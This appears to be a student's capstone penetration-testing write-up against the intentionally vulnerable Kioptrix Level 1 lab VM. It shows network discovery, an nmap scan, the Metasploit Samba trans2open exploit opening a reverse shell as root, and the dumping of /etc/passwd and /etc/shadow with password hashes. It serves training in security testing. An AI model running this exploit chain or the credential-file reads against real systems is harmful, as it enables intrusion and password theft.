
1.Capstone VAPT Cycle

First, we have to download the Kioptrix machine from the following website which is in the below

https://www.vulnhub.com/entry/kioptrix-level-1-1,22/


Then, setup the machine in to the Vmware Workstation and using the netdiscover to find the IP address of the machine.



```
Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

76 Captured ARP Req/Rep packets, from 10 hosts.   Total size: 4560
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.6     98:bd:80:9f:b6:45     67    4020  Intel Corporate
192.168.1.1     f0:ed:b8:1f:f5:00      1      60  SERVERCOM (INDIA) PRIVATE LIMITED
192.168.1.12    40:1a:58:da:e6:aa      1      60  Wistron Neweb Corporation
192.168.1.14    00:0c:29:fa:dd:2a      1      60  VMware, Inc.
192.168.1.104   00:0c:29:4f:57:ec      1      60  VMware, Inc.
192.168.1.5     9e:49:63:53:92:13      1      60  Unknown vendor
192.168.1.4     4c:57:39:53:c4:ca      1      60  Samsung Electronics Co.,Ltd
192.168.1.3     96:e4:a5:9c:1b:c1      1      60  Unknown vendor
192.168.1.8     a8:93:4a:c2:5e:39      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.18    a2:44:9b:b4:6e:1e      1      60  Unknown vendor
```

After, running the netdiscover command, I got some IP address in the above and i used the command enum4linux to find the details about the IP address.



```
┌──(root㉿kali)-[/]
└─# enum4linux 192.168.1.104
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Jan 22 10:44:37 2026

 ========================( Target Information )========================

Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ======================( Enumerating Workgroup/Domain on 192.168.1.104 )======================

[+] Got domain/workgroup name: MYGROUP

 ================( Nbtstat Information for 192.168.1.104 )================

Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
```

1.1 Scanning and Services Detection

later scan the machine using IP address through the Kali Linux, before scanning the machine check weather the machine working or not using ping commnd

Ping 192.168.1.104

Sudo nmap –p- -O –sV 192.168.1.104


```
┌──(root㉿kali)-[/]
└─# ping 192.168.1.104
PING 192.168.1.104 (192.168.1.104) 56(84) bytes of data.
64 bytes from 192.168.1.104: icmp_seq=1 ttl=255 time=0.546 ms
64 bytes from 192.168.1.104: icmp_seq=2 ttl=255 time=1.46 ms
64 bytes from 192.168.1.104: icmp_seq=3 ttl=255 time=1.13 ms
^C
── 192.168.1.104 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.546/1.042/1.457/0.376 ms

┌──(root㉿kali)-[/]
└─# sudo nmap -p- -O -sV 192.168.1.104
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-22 10:48 EST
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
1024/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:4F:57:EC (VMware)
Device type: general purpose|media device
Running: Linux 2.4.X, Roku embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/h:roku:soundbridge_m1500
OS details: Linux 2.4.9 - 2.4.18 (likely embedded), Roku HD1500 media player
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```

1.2 OpenVAS

Scan the Kioptrix machine using OpenVAS to find any type of vulnerabilities.



1.3 Exploitation

First, start the msfconsole to do exploitation in the Kali Linux machine and use the exploit called exploit/linux/samba/trans2open.

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > search trans2open

Matching Modules
================

   #  Name                                                Disclosure Date  Rank   Check  Description
   -  ----                                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open                      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open                        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce   .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.13     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Then, setup the requirements such as RHOSTS, RPORT and LHOST and also Payload to the exploit and then exploit.

```
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.1.13:4444
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] 192.168.1.104:139 - Trying return address 0xbffff9fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff8fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff7fc...
[*] 192.168.1.104:139 - Trying return address 0xbffff6fc...
[*] Command shell session 12 opened (192.168.1.13:4444 → 192.168.1.104:1036) at 2026-01-22 11:16:33 -0500

[*] Command shell session 13 opened (192.168.1.13:4444 → 192.168.1.104:1037) at 2026-01-22 11:16:34 -0500
[*] Command shell session 14 opened (192.168.1.13:4444 → 192.168.1.104:1038) at 2026-01-22 11:16:35 -0500
[*] Command shell session 15 opened (192.168.1.13:4444 → 192.168.1.104:1039) at 2026-01-22 11:16:36 -0500

whoami
root
```

1.4 Evidence Collection

After exploiting the machine we got the shell access and there is no need to do privilege escalation because it is already in the root.

Get the file details form the machine by using the commands as


Cat /etc/passwd

Cat /etc/shadow

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
```

```
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

I have downloaded those two files as passwd and shadow to my local machine.


┌──(root㉿kali)-[/home/root/downloads]
└─# ls
passwd shadow
┌──(root㉿kali)-[/home/root/downloads]
└─# sha256sum passwd
b1dfbf246dc6b1a022acfec46d734f607664de4315add46796706972e3f1b1b9 passwd
┌──(root㉿kali)-[/home/root/downloads]
└─# sha256sum shadow
e92be21c4005b138d02f44e3aafbbfce619c94427d34fb8f515cb1015bbfada8 shadow